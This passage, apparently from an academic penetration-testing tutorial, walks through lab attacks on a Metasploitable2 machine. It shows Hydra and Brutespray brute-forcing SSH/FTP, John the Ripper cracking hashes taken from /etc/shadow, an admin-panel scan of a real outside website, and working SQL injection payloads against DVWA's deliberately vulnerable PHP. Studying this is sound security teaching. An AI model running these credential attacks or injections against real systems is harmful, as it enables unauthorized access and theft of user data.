[22][ssh] host: 192.168.56.101   login: company   password: company12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-18 23:35:15

┌──(lomi㉿kali)-[~/Desktop]
```

Figure 25:Brute Forcing SSH using wordlists

The username : company and password: company12345 are highlighted in green to show that they are correct login credentials for our SSH service.

Simulation 6: Rainbow Table attack using John the Ripper

Almost all new systems or applications save the passwords for their users into databases by hashing them , in order not to be reversable. Therefore each password even we may have access into the database where they are saved, wont be readable but it will show just a combination of characters(including numbers) due to being hashed by very secure algorithms, such as : md5, Scrypt, SHA256 , SHA512 etc.

In other words a SSH password named "**company12345**" , hashed with SHA256 algorithm should be something like:

6FC2705611784C60E6824BFAF89AB938750D20651DFBD2EEA1D61268C4C42125

Getting these type of hashed value from a hacked computer or application , wont be helpful for the hackers as they cannot use these values to login into hacked systems, still a plain text password is required to have access.

Using a Rainbow table which is kind of database(table) where in one column are hashed values and in the second column the corresponding plain text values of these hashed passwords. Using a good tool such as John the Ripper , we can compare hash password from the cracked system with the hash values we have saved into our Rainbow tables. If there are values alike , we have succeeded to find the password.

User	Password
Stephen	auhsoJ
Lisa	hsifdrowS
James	1010NO1Z
Harry	sinocarD tupaC
Sarah	auhsoJ

User	Password Hash
Stephen	39e717cd3f5c4be78d97090c69f4e655
Lisa	f567c40623df407ba980bfad6dff5982
James	711f1f88006a48859616c3a5cbcc0377
Harry	fb74376102a049b9a7c5529784763c53
Sarah	39e717cd3f5c4be78d97090c69f4e655

Figure 26: An example of Rainbow Table (thesecurityblogger, 2015)

Cracking a user password using John the Ripper

In this simulation we will try to crack the hashed password of a user we will create into our system. Lets create our first user with the following credentials:

Username: ibrahim

Password: Cekirri

Lets create two additional users with simple passwords :

Username: user, abc

Password: password, PASSWORD

In Linux Operation Systems the password file that stores each user account is: **/etc/passwd** . The hashed passwords for each user account is saved into **/etc/shadow** file.For using these accounts and their corresponding passwords we will use the command **unshadow** which combines both information and saves them into Info.txt file .

└$ sudo unshadow /etc/passwd /etc/shadow > File.txt




Figure 27:Saving the combination of two files using the unshadow command

The next phase is to use John the Ripper commands to find the plain text value of hashed passwords. Using the command: **└$ john --format=crypt File.txt**

The results will be the un-hashed value of two passwords for two different users we created in the previous steps.

Username: user, abc

Password: password, PASSWORD

To check all cracked passwords the following command can be used:

└─$ john --show File.txt

```
┌──(lomi㉿kali)-[~/Desktop]
└─$ john --format=crypt File.txt                                    1 ×
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for al
l loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 91 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 94 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 93 candidates buffered for the current salt, minimum 96 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 63 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 51 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 64 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 92 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password         (user)
PASSWORD         (abc)
2g 0:00:17:01 18.63% 2/3 (ETA: 14:06:05) 0.001957g/s 59.54p/s 91.11c/s 91.11C/s shawn2..sebastian2
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(lomi㉿kali)-[~/Desktop]
└─$ john --show File.txt                                            1 ×
user:password:1002:1002:,,,:/home/user:/bin/bash
abc:PASSWORD:1003:1003:,,,:/home/abc:/bin/bash

2 password hashes cracked, 0 left
```

Figure 28:Using john the Ripper to find plain text value of hashed passwords

Due to computational performance constraints, and complexity of the password (compared with two other passwords) the simulation couldn't crack the password for the user **Ibrahim**.

Tips : Another wordlist containing hashes may be defined by using the following commands:

└─$ john --wordlist=/usr/share/john/password.lst --format=crypt File.txt

Simulation 7: Multiple Brute Force attacks using Nmap and Brutespray

In the previous simulations we have performed Brute Force attacks for specific ports or services/applications. By using a professional tool such as Brutespray , we can test a Brute Force attack for multiple services that are determined as running and have open ports by an Nmap scanning.

Because Brutespray is not included in Kali Linux by default we can install it using the following code:

└─$ sudo apt-get install brutespray

- In the first phase an Nmap scan will be performed, and the results will be saved into an .xml document(sanningResults.xml) . These results containing information about open ports and services running on them, will be used to perform a Brute Force attack through the Brutespray tool. Command to be used:

└─$ sudo nmap -sV -oX scanningResults.xml 192.168.56.101

```
└─$ sudo nmap -sV -oX scanningResults.xml 192.168.56.101
[sudo] password for lomi:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-22 12:18 EST
Nmap scan report for 192.168.56.101
Host is up (0.0044s latency).
Not shown: 977 filtered ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.0.8 or later
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
```

Figure 29: Saving Nmap results into an .xml file

- During the second phase we will use the interactive mode(enables by parameter: **-i**) of Brutespray to set all brute forcing components such as wordlists, parallel scanning etc.

└─$ brutespray -i -f scanningResults.xml

```
┌──(lomi㉿kali)-[~/Desktop]
└─$ brutespray -i -f scanningResults.xml
```

```
brutespray.py v1.6.8
Created by: Shane Young/@x90skysn3k && Jacob Robles/@shellfail
Inspired by: Leon Johnson/@sho-luv
Credit to Medusa: JoMo-Kun / Foofus Networks <jmk@foofus.net>

Loading File:

Welcome to interactive mode!

WARNING: Leaving an option blank will leave it empty and refer to default

Available services to brute-force:
Service: ftp on port 21 with 1 hosts
Service: ftp on port 2121 with 1 hosts
Service: ssh on port 22 with 1 hosts
Service: telnet on port 23 with 1 hosts
Service: smtp on port 25 with 1 hosts
Service: rexec on port 512 with 1 hosts
Service: rlogin on port 513 with 1 hosts
Service: mysql on port 3306 with 1 hosts
Service: postgres on port 5432 with 1 hosts
Service: vnc on port 5900 with 1 hosts

Enter services you want to brute - default all (ssh,ftp,etc): ssh, ftp
Enter the number of parallel threads (default is 2): 2
Enter the number of parallel hosts to scan per service (default is 1): 2
Would you like to specify a wordlist? (y/n): y
Enter a userlist you would like to use: usernames.txt
Enter a passlist you would like to use: passwords.txt
Would to specify a single username or password (y/n): n
```

Figure 30:Brutespray attack in ports of ssh, ftp

Discussing about parameters we can determine the services to brute force from the Available services shown into the screen. For this simulation FTP and SSH were selected to be brute forced.

Results are quite impressive since we could crack the credentials for a SSH user.

ACCOUNT FOUND: [ssh] Host: 192.168.56.101 User: company Password: company12345 [SUCCESS]




Figure 31:Some of the results of brute forcing SSH and FTP services with Brutespray

The Brutespray process will stop finding any user credentials for FTP service or any other service we may have defined. To continue the process for all the services , even we have already found a user credentials, the following command may be applied:

```
└─$ brutespray -f scanningResults.xml -U usernames.txt -P passwords.txt  -c
```

Note: In this case we are not using interactive mode(**-i** parameter is missing), but the command line mode, with **-c** parameter to continue brute force process till the last service**.**

Tip: To see the successful password cracking results for all services tested with Brutespray, a folder named: **brutespray-output**, is created in the directory we were brute forcing (in our case Desktop). Files within this directory will contain the information regarding each of the **Brutespray** testing results**.**

SQL Injection

As it can be inferred from the name, SQL Injection is a method used by adversaries by using SQL dynamic inputs to get information from the databases of different web applications. This method consists on using the "language" of managing the databases : SQL(Structured Query Language) , for getting non authorized access, steal data or causing web applications failure by altering (in the worst case destroying) the database connected with a specific Web Application.

There are two main methods used to make a SQL Injection attack:

1. One is to insert the code directly into the user input variables that are concatenated with the SQL command and made to execute. Because it is directly bound with SQL statements, it is also called direct injection attack method.

2. The second is an indirect attack, which injects malicious code into strings to be stored in tables or as original documents. The stored string is connected to a dynamic SQL command to execute some malicious SQL code. The injection process works by terminating the text string ahead of time and then appending a new command. (Limei Ma, Yijun Gao, Cheng Ghao, Dongmei Ghao, 2019)

SQL Injection Categories

- In-band SQLi: The web application includes specific error messages for SQL syntax errors in HTTP responses. The web application also includes query results in HTTP responses. After an injection attempt, the attacker can refine their injection technique based on error messages and results. There are two subcategories of In-Band SQLi :
    - Error-based: This type of SQL injection relies on the error messages being thrown by the database server, which might provide us some useful information regarding the database structure.
    - Union-based: This technique uses the SQL UNION operator to combine the results of two SELECT queries and return a single table. It allows an attacker to extract information from other tables by appending the results to the original query made to the database. (Goel, 2019)
- Blind (inferential) SQLi: The web application does not include specific error messages or query results in HTTP responses. The attacker must make several injection attempts—with conditional true/false or time-based statements—to evaluate HTTP responses and refine their injection technique.
    - Content-based: In this technique, the database server is queried with any conditional statement and the response from the server is analyzed for any difference while sending a true condition and a false condition.

- Time-based: This technique relies on injecting an SQL query that makes the database wait for a specific time based on the specified condition. The time taken by the server to send back a response determines if the query is true/false. (Goel, 2019)

- Out-of-band SQLi: The web application does not include specific error messages or query results in HTTP responses. The attacker injects DBMS commands for the database to send DNS or HTTP requests with information to an attacker-controlled server, providing an indirect method for refining their injection technique. (Gantenbein, 2020)

Testing for SQL Injection vulnerabilities

Finding admin panel or user forms into a web page

The first step of a SQL Injection process is to find vulnerable point into a web page. The admin panel will be the main component where a possible SQL Injection flaw could be found, and that's for the simple reason that each web application will have an admin panel to manage the application.

There is a myriad of tools and techniques used for finding the admin panel , and one of the most successful is **Admin Scanner**. Following are all the steps of installing and scanning a web application for retrieving information about admin panel**:**

First we have to install the files to use Admin Scanner using the following commands:

- Create a folder named AdminFinder into Desktop directory

  ┌──(lomi㉿kali)-[~/Desktop]

  └─$ mkdir AdminFinder

- For installing the Admin Scanner Tool the github package may be used:

  └─$ git clone https://github.com/alienwhatever/Admin-Scanner.git

- Let's locate the folder where the Admin Scanner files are installed:


  ┌──(lomi㉿kali)- [~/Desktop/AdminFinder/Admin-Scanner]

- We can start scanning the website using the following commands (we must have installed python).

  └─$ **python3 scan.py -site http://cit.edu.al --w list.txt --t 1**

Explanation about the parameters used:

- ✓ **-site** *'website url'* : used to determine the website to be scanned
- ✓ **- -w** *list.txt* : uses a custom word list (available into directory) for admin panel scanning
- ✓ **- -t 1** : defines the time delay for a thread to scan



The results shown in the above image lists several possible admin links to ne used for any SQL Injection Vulnerability.

We can test them till the admin page is found : Example : **http://cit.edu.al/cpanel**

Other useful tools to find URL of admin pages are :

- DIRB
- Google Dork
- Gobuster

- Cangibrina
- adfind

Simulation 8 : Manual Testing of SQL Injection vulnerabilities

After finding the admin or any page that allow users to enter data into the web application we can start testing it for possible SQL Injection flaws.

Manual testing as it is inferable by its name is based on doing manual test into any possible flaws, we think could be found into a specific web application.

For this simulation we will be mainly based into DVWA and Mutillidae vulnerable applications, part **Metasploitable2** framework .

To access them write the IP address of Metasploitable virtual machine into the URL of a Kali Linux web browser. My **Metasploitable2** machine' ip address is : 192.168.56.101




Figure 32:An image of Metasploitable2' vulnerable applications

Checking if the webpage is vulnerable to SQL Injection**:** Using apostrophe (**'**) or semi colon (**;**)

We may start our testing process by doing a simple operation, entering a single quote (‘) into an input form USER ID of DVWA application. (Don’t forget to set DVWA Security as **low**).

Any error (or any message) displayed by the website may be a good hint for getting an idea if the website is vulnerable and furthermore starting a real attack to the website. This manual testing is part of **Error Based Technique** explained in the above paragraphs.





Figure 33: Testing the vulnerability of DVWA using a single quote (')

The result of entering the single quote into input field, after we press Submit button the following message will be displayed:



Explanation : The apostrophe (‘) in SQL is used to delimit strings. SQL programmers use two single quote to include input values such as String. By adding an additional apostrophe this lead on the premature closing of the inputted string, thereby allowing completely different commands to be injected masquerading within the malicious string. (Kohnfelder, 2022) If the web application doesn’t filter this special characters the hackers may include their malicious SQL code to be used by database server.

Example :

Into a login page where we are required to enter username and password to access the page, if we enter the username : Alban into input field , the SQL code to be send into database for checking if there exists any user with the username ‘Alban’, will be :

- select * from users where username = ‘Alban’

Think for a moment entering the apostrophe symbol instead of a real String value into username input field, the SQL code will be :

- select * from users where username = ’ **‘ ‘**

The extra single quote (the one in black-bold) will break the SQL backend, and if we get an error this means that the last single quote is tested into database. From this information we may guess that even another vulnerable SQL code may be included together with the single quote character and could be send into database to alter the information save there.

Getting information for users with specific ID

Getting an error from the database gave us the important clue that all the data we enter as ID are send directly to the database. For example, trying the ID = 1 is going to display information about a user with the same ID saved into database.





Figure 34: Simple retrieval of database information for user with ID=1

Trying additional inputs to get more information from the database


Let’s try another code into user input: abc‘ or ‘1’=’1 .

How the database reads these information is :

select * where userID = ‘abc’ or ‘1’=’1’



The result will be a list of all user' names and surnames registered into database:



Note: Sometimes the syntax used by the application to read input data uses double quotes (") , instead a single quote (') to start and close statements(strings). If the single quote input doesn't work, try with double quotes.

Explanation:

The whole process could be explained by checking what happens into a database while such inputs are entered and applied from the SQL.

- We have created a database that contains a table named users:

instructor_id	name	academic_title	mobile	email	username	password
1	Ana Lomi	Dr.	069545444	ana@gmail.com	ana2000	Ana2000
2	Ina Shijaku	Prof. Dr.	064544554	ina@gmail.com	ina	ina2000
3	Eraldo Kalaja	MSc.	068445411	elmazi@hotmail.com	raldo	raldo221

- To show a user saved into this table the SQL code we can use is :

```
SELECT * FROM `users` WHERE username = 'ana' and password = 'ana2000'
```

- If we are entering as input value the following characters : abc‘ or ‘1’=’1 , and there is no filtering about the data inserted, the SQL code that to be applied into the table users will be :

```
SELECT * FROM `users` WHERE username ='abc' or '1'='1'
```

Note: The first and last single quote (‘) are added automatically by the SQL as it is part of syntax to start and enclose a string statement.

- The results of applying the previous code is :

instructor_id	name	academic_title	mobile	email	username	password
1	Ana Lomi	Dr.	069545444	ana@gmail.com	ana	Ana2000
2	Ina Shijaku	Prof. Dr.	064544554	ina@gmail.com	ina	ina2000
3	Eraldo Kalaja	MSc.	068445411	kalaja@hotmail.com	raldo	raldo221

As it can be seen , by adding an incorrect value into username field(there is no username: abc), and even without entering any value into password field, a complete information about the users is displayed.

- Why this happens?

The explanation is related to the fact that after the checking for correctness of username = ‘abc’ , an OR statement is added with another condition saying that 1=1 , which is always true.

Using the OR statement, it is enough that only of the conditions to be true for the whole statement to be true!

Getting sensitive information using UNION SQL Injection technique

Lets suppose that the database contains a table called users with the columns username and password.(Almost every database of a web application contains these columns)

In this situation, we can retrieve the contents of the users table by submitting the input:

' UNION SELECT username, password FROM users#

Note: # or - - are used do comment any code/string that comes after these special characters!

Of course, the crucial information needed to perform this attack is that there is a table called users with two columns called username and password. Without this information, you would be left trying to guess the names of tables and columns. In fact, all modern databases provide ways of examining the database structure, to determine what tables and columns it contains. (portswigger, 2021).

Low SQL Injection Source

```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Applying the above-mentioned UNION input will give as result information about all users and their hashed passwords.

To decrypt the hashed password we can use one of the tools such as : **John The Ripper** or **hashcat**.

